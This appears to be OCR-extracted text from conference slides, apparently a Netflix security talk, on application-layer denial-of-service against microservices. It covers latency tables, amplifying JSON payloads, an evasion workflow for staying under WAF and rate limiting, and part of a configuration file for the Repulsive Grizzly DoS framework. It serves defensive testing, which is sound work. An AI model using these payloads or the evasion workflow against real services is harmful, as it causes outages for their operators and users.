preflight?batchImages=true&lolomoid=fa6caca9-b2fa-4be4-9766-008ccb537958_ROOT&fromRow=4&toRow=50…	GET	200	xhr	common|bootstrap.j…	29.8KB	1.02s
pathEvaluator?withSize=true&materialize=true&model=harris	POST	200	xhr	common|bootstrap.j…	12.3KB	977ms
pathEvaluator?withSize=true&materialize=true&model=harris	POST	200	xhr	common|bootstrap.j…	7.4KB	788ms
login	POST	302	text/html	Other	2.6KB	527ms
manifest	POST	200	xhr	cadmium-playercor…	95.4KB	512ms
manifest	POST	200	xhr	cadmium-playercor…	93.5KB	492ms


Identifying Latent Service Calls




Service	RPS	Circuit Breakers Open %	Error %	Success %	Failure %	Short Circuited %	Timeout %	Rejection %	Cache Responses	Thread Group	Isolation Strategy	Latency (ms)
[redacted]	6.3	0.0	1.6	98.4	0.0	0.0	0.0	1.6	0	[redacted]	THREAD	90% 2624.2 50% 1963.5
[redacted]	130.7	0.0	0.0	100.0	0.0	0.0	0.0	0.0	0	[redacted]	THREAD	90% 1343.6 50% 218.0
[redacted]	2447.6	0.0	0.07	99.9	0.07	0.0	0.0	0.0	4559	[redacted]	THREAD	90% 1135.1 50% 389.2
[redacted]	0.1	0.0	0.0	100.0	0.0	0.0	0.0	0.0	0	[redacted]	THREAD	90% 1111.0 50% 1111.0
[redacted]	1.7	0.0	0.0	100.0	0.0	0.0	0.0	0.0	0	[redacted]	THREAD	90% 869.6 50% 219.5
[redacted]	17.1	0.0	0.0	100.0	0.0	0.0	0.0	0.0	0	[redacted]	THREAD	90% 834.9 50% 306.4



RPS
140.7
16.3
38.7
11.4
0.8



Cache Response
0
0
0
0
0
0
0



Latency (ms)
90% 2131.0 50% 2131.0
90% 1290.1 50% 208.0
90% 957.9 50% 779.7
90% 677.2 50% 320.8
90% 606.5 50% 386.1
90% 396.9

Microservice Application DoS: Attack Patterns


Range

Object Out per Object in

Request Size


All of the Above

Application DoS Technique: Range




```
{
  "items": [
    ["recommendation", "english", "spanish", {
        "from": 1,
        "to": 2
      },
      ["description", "title", "artwork"]
    ],
    ["recommendation", "english", "spanish", {
      "from": 1,
      "to": 2
    }, "art_size", "_342x192", "jpg"]
  ],
  "csrf": "some_token_here_possibly"
}
```

Application DoS Technique: Object Out Per Object In




```
{
  "customizations": ["messages", 80017537, ["contact", "synopsis", "brief",
    "logdata"
  ]]
}
```




```
{
  "customizations": ["messages", 80017537, 80017536,
    80017532, 80011536, 80014535, 80557534,
    80017522, 80011526, 80014522, 80557514,
    70017822, 70011926, 70014512, 70557524,
    60017542, 60011556, 60014542, 60557544,
    50017822, 50011726, 50014572, 50557584,
    40017222, 40011326, 40014582, 40557514, [
```

Application DoS Technique: Request Size



```
{
  "items": [
    ["recommendation", "english", "spanish", {
        "from": 1,
        "to": 2
      },
      ["description", "title", "artwork"]
    ],
    ["recommendation", "english", "spanish", {
      "from": 1,
      "to": 2
    }, "art_size", "_342x192", "jpg"]
  ],
  "csrf": "some_token_here_possibly"
}
```


Application DoS Technique: All of the Above




```
{
  "items": [
    ["recommendation", "english", "spanish", {
        "from": 1,
        "to": 2
      },
      ["description", "title", "artwork"]
    ],
    ["recommendation", "english", "spanish", {
      "from": 1,
      "to": 2
    }, "art_size", "_342x192", "jpg"]
  ],
  "csrf": "some_token_here_possibly"
}
```

<--What about N languages?

<--What about more object fields?


Rate Limited
Service Impact
Service Healthy
Service Impact
Service Auto-Scaling/Healthy
# Req
Logical Work Per Request

New School Application DoS Attack: Case Study



HTTP Status 413 - Maximum Paths Per Request Exceeded


type Status report

message Maximum Paths Per Request Exceeded


description The request entity is larger than the server is willing or able to process.

Netflix


Making the call more expensive




```
93,643 bytes | 212 millis
```



```
461,651 bytes | 633 millis
```



```
HTTP/1.1 504 Gateway Timeout
```



```
174,437 bytes | 4,622 millis
```

Workflow for Identifying Application DoS - Part 2

Identify the most latent service calls

Investigate if latent calls allow for range, object out/object in, request size, or other manipulation

Tune payload to fly under WAF/Rate Limiting while causing the most application instability

Test hypothesis on a smaller scale using Repulsive Grizzly

Scale your test using Cloudy Kraken

Repulsive Grizzly

Skunkworks application DoS framework


Written in Python3

Eventlet for high concurrency

Uses AWS SNS for logging analysis

Easily configurable

Repulsive Grizzly: Command File




```
{
  "post_data": "example.json",
  "ttl": 300,
  "threads": 300,
  "hostname": "example.netflix.com",
  "urls": [
    "http://app-staging-12345.us-west-2.elb.amazonaws.com/foo=$$AUTH$$",
    "http://app-staging-12346.us-west-2.elb.amazonaws.com/foo=$$AUTH$$"
  ],
  "round_robin_or_one_url_per_agent": "modulus",
  "headers": "default",
  "include_default_headers": true,
  "start_time": "08:06:00",
  "killswitch": "method_name",
  "build_identifier": "05745d1c11d19b49df7c0223fa050d59c0c2d3c5",
  "use_auth": true,
